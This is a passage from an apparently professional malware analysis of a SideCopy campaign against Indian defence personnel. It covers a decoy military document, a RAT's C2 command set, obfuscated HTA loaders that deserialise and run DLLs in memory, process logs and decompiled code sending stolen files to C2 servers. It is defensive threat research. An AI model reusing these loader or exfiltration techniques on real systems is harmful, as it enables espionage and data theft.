(j)	IC-76488 Maj Sachin Sandhu, MADRAS	9 MADRAS	Joint Staff College Course in France	8295722770

3. **The MI/DV clearance for the offrs was sought on 03 Dec 21 vide MS-18 Note No A/14522/MI/DVMS-18A dt 03 Dec 21 but the same has not been recd till dt. ADG IC/FTT being the sponsoring dte is requested to obtain the same.**

4. You are requested to obtain necessary undertaking / certificate as per Para 26 / Para 28 of policy on Selection of Offr for Foreign Assignments dt 26 Jun 18 & fwd the same to MS-18 within 72 hrs of nomination. Offr be asked to rpt to MS-18 for bfg prior to dply. PI ensure mov order issued to offr after obtaining clearance from MS-18.

(Anu Srivastava)
Lt Col
AMS-18A

GS/FTT
Copy to:-
HQ ARTRAC (Exam Cell), MS-2F, MS-11, MS-12, & MS-14 - For info pl.

Fig. 11 - Decoy PDF on 'Selections of Military Officers'

Stage-2 RAT

The second stage HTA is the same as the previous stage, except this does not contain a decoy file but only another encoded C# based DLL (preBotHta.dll). The method run() is invoked in memory without sending any arguments that, in turn, calls Base.Main(). It connected with the same IP – 144.126.143[.]138 but a different port (9813) and keeps listening in a loop. Based on the received response, it either downloads a file sending the command 'frecv' or interprets the received command. Initially, it receives the 'getinfo' command to fetch system details like IP address, machine name, username, and Windows version.




Fig. 12 – Command received from C2

This new RAT looks like a new addition to their arsenal that currently supports 18 commands to parse in total:

C2 Commands	Description
getinfo	Get Local IP address, Machine name, Username, and Windows version.
dc	Reconnect to C2
lsdrives	Get Logical Drives
lsfiles	Get a list of Directories and Files
dlfile	Upload a file
exfile	Execute payload
upfile	Download payload in AppData directory as 'Song.wav'
dtfile	Delete file
rmfile	Move file location
procview	Get a list of running processes
scrnshot	Get a screenshot
cmd	Execute a command with "cmd /C"
control	Shutdown controls: • 0 – Force shutdown without warning • 1 – Reboot • 2 – Sign-out
sysinfo	Get BIOS, CPU & GPU name, LAN, MAC address, Mainboard, RAM details
msgbox	(Incomplete but looks like it might display a message based on switch case)
screenspy	Get screen capture
stopscreenspy	Stop screen capture
play	Play an audio

There are additional utilities to set or retrieve constants like compression size, IP address and port number of C2, screenshot speed, and incomplete encrypt & decrypt methods, of which only a few are utilized. The version mentioned in this module is "0.1.6.1," with an encryption key "POULPE212123542345235". All the class names with the above-mentioned functionalities are:

1. Base
2. CommandExecutor
3. CommandParser
4. Constantes
5. ScreenUtils
6. SystemInfo
7. SystemInfoDetails
8. ToolBox




Fig. 13 – Constants used in the RAT

Stage-3: Action RAT again

As the Action RAT above in stage-1 keeps listening to the C2 and sending GET requests, it receives 'NoUploadFile' constantly.





Fig. 14 – Receiving data from C2

Later, a file named 'Auto_tcp.hta' is sent from C2 that gets downloaded into the TEMP directory after the GET request. It executes this stage-3 HTA using PowerShell as shown below:



cdrzip.exe	5548	CreateFile	C:\Users\Admin\AppData\Local\Temp\Auto_tcp.hta	NAME NOT FOUND	Desired Access: Read Attributes, Delete, Disposition: Open, Options: Non-Directory File, Open Repa
cdrzip.exe	5548	CreateFile	C:\Users\Admin\AppData\Local\Temp\Auto_tcp.hta	SUCCESS	Desired Access: Generic Write, Read Attributes, Disposition: Create, Options: Synchronous IO Non-
cdrzip.exe	5548	WriteFile	C:\Users\Admin\AppData\Local\Temp\Auto_tcp.hta	SUCCESS	Offset: 0, Length: 310052, Priority: Normal
cdrzip.exe	5548	CloseFile	C:\Users\Admin\AppData\Local\Temp\Auto_tcp.hta	SUCCESS	
cdrzip.exe	5548	CreateFile	C:\Users\Public\cdnews\powershell.exe	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, S
cdrzip.exe	5548	CreateFile	C:\Users\Public\cdnews\powershell.exe	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, S
cdrzip.exe	5548	CreateFile	C:\Windows\SysWOW64\powershell.exe	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, S
cdrzip.exe	5548	CreateFile	C:\Windows\System\powershell.exe	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, S
cdrzip.exe	5548	CreateFile	C:\Windows\powershell.exe	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, S
cdrzip.exe	5548	CreateFile	C:\Windows\SysWOW64\powershell.exe	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, S
cdrzip.exe	5548	CreateFile	C:\Windows\powershell.exe	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, S
cdrzip.exe	5548	CreateFile	C:\Windows\SysWOW64\wbem\powershell.exe	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, S
cdrzip.exe	5548	CreateFile	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, S
cdrzip.exe	5548	QueryBasicInform...	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	CreationTime: 27-05-2023 01:04:54, LastAccessTime: 30-05-2023 14:29:55, LastWriteTime: 27-05-2
cdrzip.exe	5548	CloseFile	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	
cdrzip.exe	5548	CreateFile	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, S
cdrzip.exe	5548	QueryBasicInform...	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	CreationTime: 27-05-2023 01:04:54, LastAccessTime: 30-05-2023 14:29:55, LastWriteTime: 27-05-2
cdrzip.exe	5548	CloseFile	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	
cdrzip.exe	5548	CreateFile	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	Desired Access: Read Data/List Directory, Execute/Traverse, Read Attributes, Synchronize, Dispos
cdrzip.exe	5548	CreateFileMapping	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	FILE LOCKED WIT...	SyncType: SyncTypeCreateSection, PageProtection: PAGE_EXECUTE
cdrzip.exe	5548	QueryStandardInf...	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	AllocationSize: 462848, EndOfFile: 461824, NumberOfLinks: 2, DeletePending: False, Directory: Fal
cdrzip.exe	5548	CreateFileMapping	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	SyncType: SyncTypeOther
cdrzip.exe	5548	QuerySecurityFile	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	Information: Label
cdrzip.exe	5548	QueryNameInfor...	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	Name: \Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
cdrzip.exe	5548	Process Create	C:\WINDOWS\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	PID: 3608, Command line: powershell.exe & 'C:\Users\Admin\AppData\Local\Temp\Auto_tcp.hta'
cdrzip.exe	5548	QuerySecurityFile	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	Information: Owner, Group, DACL, SACL, Label, Attribute, Process Trust Label, 0x100

Fig. 15 – PowerShell triggering stage-3 HTA

This HTA contains 2 DLLs encoded. One is another variant of 'preBotHta,' and the other is a larger version of the Action RAT. The process flow is the same as the above stage-1 HTA, which invokes the 'preBotHta' in-memory at the end by calling the 'LoadAll' method instead of 'OpenAll.' DLL contents of the RAT are sent as an argument to this method.

```
var CBVHTOY = VBYTLHLSOT('U3lzdGVtLkNvbGxlY3Rpb25zLkFycmF5TGlzdA==');
var VBGTTUES = VBYTLHLSOT('U3lzdGVtLlJ1bnRpbWUuU2VyaWFsaXphdGlvbi5Gb3JtYXR0ZXJzLkJpbmFyeS5CaW5hcnlGb3JtYXR0ZXI=');
var DaLLiPlaiinByttes = bazSixFerToStreeeeamStranger(InMomemerandum);
var RuntimeSerializationObject = new ActiveXObject(VBGTTUES);
var kollectionsArrayListObjective = new ActiveXObject(CBVHTOY);
var DPB = RuntimeSerializationObject.Deserialize_2(DaLLiPlaiinByttes);
kollectionsArrayListObjective.Add(undefined);
var reouseObjective = DPB.DynamicInvoke(kollectionsArrayListObjective.ToArray()).CreateInstance(GTHATHOPER);
reouseObjective.LoadAll(addle,xayi);
```

Fig. 16 – HTA stage-3 (Auto_tcp.hta)

Both stage-1 and stage-3 'preBotHta' DLLs have almost the same code except for the download method (getThridStrike) and any URL communication being removed in stage-3.




Fig. 17 – preBotHta stage-1 vs. Stage-3

It performs the same actions, copying the legitimate 'credwiz.exe' with a different name, 'cridviz.exe' (observed in previous campaigns), into the '%Public%\zxbrp' folder. Persistence is enabled for this EXE so that it sideloads the RAT on every boot-up. This RAT is also dropped here and gets executed.




Fig. 18 – Dropped Action RAT payloads

This second Delphi-based Action RAT is double the size with timestamp 26 January 2023. It has an export function named 'g_BytesTransferred,' which points to data exfiltration. Initially, it beacons to C2 with IP 66.219.22[.]252 on port 9467 but fails to connect.

It downloads another HTA again with the same name (Auto_tcp.hta) and contains the same 'preBotHta' DLL but with a different Action RAT. Clear-text variable names like 'mainRun' and 'FinalModuleUpdater' indicate this as the final payload.

```
var CllBytesuploadedClear = bazSixFerToStreeeeamStranger(inheretanceloaded);
var RunTimeFileLoader = new ActiveXObject(bts);

var CoyArrayInRunTime = new ActiveXObject(ats);
var SMPLoader = RunTimeFileLoader.Deserialize_2(CllBytesuploadedClear);
CoyArrayInRunTime.Add(undefined);
var FinalModuleUploader = SMPLoader.DynamicInvoke(CoyArrayInRunTime.ToArray()).CreateInstance(memoryloader);

FinalModuleUploader.LoadAll(mainRun,secondModule);
```

Fig. 19 – HTA stage-3 Final (Auto_tcp.hta)

The timestamp for this final RAT is 18 May 2023, having the same extra export function and connecting to C2: 209.126.7[.]8 on port 9467 successfully. It starts enumerating all folders & files present in the Desktop, Documents, and Download directories. Executable and script (HTA, BAT, JS, HTML) files are ignored, whereas file path of the documents and images (DOC, TXT, PDF, PNG, JPG) are saved into "%Temp%\Root\LogsRecord.dat."

cridviz.exe	5720	CreateFile	C:\Users\Admin\AppData\Local\Temp\Root	SUCCESS	Desired Access: Read Attributes, Disposit
cridviz.exe	5720	QueryBasicInformationFile	C:\Users\Admin\AppData\Local\Temp\Root	SUCCESS	CreationTime: 30-05-2023 22:12:18, Last
cridviz.exe	5720	CloseFile	C:\Users\Admin\AppData\Local\Temp\Root	SUCCESS	
cridviz.exe	5720	CreateFile	C:\Users\Admin\AppData\Local\Temp\Root\LogsRecord.dat	SUCCESS	Desired Access: Read Attributes, Disposit
cridviz.exe	5720	QueryBasicInformationFile	C:\Users\Admin\AppData\Local\Temp\Root\LogsRecord.dat	SUCCESS	CreationTime: 30-05-2023 22:12:18, Last
cridviz.exe	5720	CloseFile	C:\Users\Admin\AppData\Local\Temp\Root\LogsRecord.dat	SUCCESS	
cridviz.exe	5720	CreateFile	C:\Users\Admin\AppData\Local\Temp\Root\LogsRecord.dat	SUCCESS	Desired Access: Generic Write, Read Attr
cridviz.exe	5720	QueryStandardInformationFile	C:\Users\Admin\AppData\Local\Temp\Root\LogsRecord.dat	SUCCESS	AllocationSize: 128, EndOfFile: 121, Num
cridviz.exe	5720	QueryStandardInformationFile	C:\Users\Admin\AppData\Local\Temp\Root\LogsRecord.dat	SUCCESS	AllocationSize: 128, EndOfFile: 121, Num
cridviz.exe	5720	WriteFile	C:\Users\Admin\AppData\Local\Temp\Root\LogsRecord.dat	SUCCESS	Offset: 121, Length: 120, Priority: Normal
cridviz.exe	5720	CloseFile	C:\Users\Admin\AppData\Local\Temp\Root\LogsRecord.dat	SUCCESS	
cridviz.exe	5720	CreateFile	C:\Users\Admin\AppData\Local\Temp\Root	SUCCESS	Desired Access: Read Attributes, Disposit
cridviz.exe	5720	QueryBasicInformationFile	C:\Users\Admin\AppData\Local\Temp\Root	SUCCESS	CreationTime: 30-05-2023 22:12:18, Last
cridviz.exe	5720	CloseFile	C:\Users\Admin\AppData\Local\Temp\Root	SUCCESS	
cridviz.exe	5720	CreateFile	C:\Users\Admin\AppData\Local\Temp\Root\Zfiles.dat	SUCCESS	Desired Access: Read Attributes, Disposit
cridviz.exe	5720	QueryBasicInformationFile	C:\Users\Admin\AppData\Local\Temp\Root\Zfiles.dat	SUCCESS	CreationTime: 30-05-2023 22:12:18, Last
cridviz.exe	5720	CloseFile	C:\Users\Admin\AppData\Local\Temp\Root\Zfiles.dat	SUCCESS	
cridviz.exe	5720	CreateFile	C:\Users\Admin\AppData\Local\Temp\Root\Zfiles.dat	SUCCESS	Desired Access: Generic Write, Read Attr
cridviz.exe	5720	QueryStandardInformationFile	C:\Users\Admin\AppData\Local\Temp\Root\Zfiles.dat	SUCCESS	AllocationSize: 8192, EndOfFile: 5963, N
cridviz.exe	5720	QueryStandardInformationFile	C:\Users\Admin\AppData\Local\Temp\Root\Zfiles.dat	SUCCESS	AllocationSize: 8192, EndOfFile: 5963, N
cridviz.exe	5720	WriteFile	C:\Users\Admin\AppData\Local\Temp\Root\Zfiles.dat	SUCCESS	Offset: 5963, Length: 94, Priority: Normal
cridviz.exe	5720	CloseFile	C:\Users\Admin\AppData\Local\Temp\Root\Zfiles.dat	SUCCESS	

Fig. 20 – Saving file paths in TEMP directory

The file path of all the archive files found, like RAR and ZIP, are stored in the "%Temp%\Root\Zfiles.dat" file. Details like file creation time, last written time, and file size are appended to each path in the logs record.

Fig. 21 – Retrieving file details

Lastly, all these file paths stored in the log file are exfiltrated to the C2 in a particular order based on the file type.

```
BVar2 = ReadFile(param_2,file_data,param_3,(LPDWORD)&local_8,&local_28);
if (BVar2 == 0) {
  iVar4 = (*pcVar7)();
  if (iVar4 == 0x3e5) {
    while (BVar2 = GetOverlappedResult(param_2,&local_28,(LPDWORD)&local_8,0), BVar2 == 0) {
      iVar4 = (*pcVar7)();
      if (iVar4 != 0x3e4) goto LAB_10012446;
      iVar6 = 1;
    }
    ResetEvent(local_28.hEvent);
  }
}
else {
  param_1 = local_8;
  param_1 = (HANDLE)htonl((u_long)local_8);
  do {
    uVar3 = send(*(SOCKET *)((int)this + 0x2198),(char *)((int)&param_1 + iVar6),4 - iVar6,0);
    pvVar1 = local_8;
    if (uVar3 == 0xffffffff) goto LAB_10012476;
    iVar6 = iVar6 + uVar3;
  } while (iVar6 < 4);
  iVar6 = 0;
  if (0 < (int)local_8) {
    do {
      uVar3 = send(*(SOCKET *)((int)this + 0x2198),(char *)((int)file_data + iVar6),
                   (int)pvVar1 - iVar6,0);
```

Fig. 22 – Reading and sending file data to the C2

Attribution

C2 host names have a similar pattern and belong to Contabo Inc. ISP which is commonly found.

144.126.143[.]138	vmi1264250.contaboserver.net	CN=vmi1264250
209.126.7[.]8	vmi1293957.contaboserver.net	CN=vmi1293957

The PDB path found in the first Action RAT payload is:

- "E:\Packers\CyberLink\Latest Source\Multithread Protocol Architecture\side projects\First Stage\HTTP Arsenal Main\Clinet\app\Release\app.pdb"

This is similar to the previous PDB paths:

- "E:\Packers\CyberLink\Latest Source\Multithread Protocol Architecture\HTTP Arsanel\Clinet\app\Release\app.pdb"
- "F:\Packers\CyberLink\Latest Source\Multithread Protocol Architecture\Final Version\DUser\Release\x86\DUser.pdb"

Usage of the same HTA code with minor changes, the functionality of modules like 'preBotHta.dll' and sideloading of 'DUser.dll' using legitimate 'credwiz.exe' is seen. With the continuous deployment of Action RAT this year, they have added a new RAT to their arsenal. Based on the infection chain and TTPs, this infection is attributed to SideCopy with high confidence.

Conclusion

This year, SideCopy has been actively targeting India, especially the defence sector. The same attack chain targets victims in spear-phishing campaigns and honey-trap lures. Pakistani agents have increasingly used honey trap lures to trap defence personnel. The potential damage it can incur makes it even more important to end it. In addition to Pakistan, many other threat actors around the globe are using honey traps, with recent cases found stealing intelligence in this form of cyber espionage.

IOC

Archive	
05eb7152bc79936bea431a4d8c97fb7b	Personal.zip
4c926c0081f7d2bf6fc718e1969b05be	Performa's feedback.zip
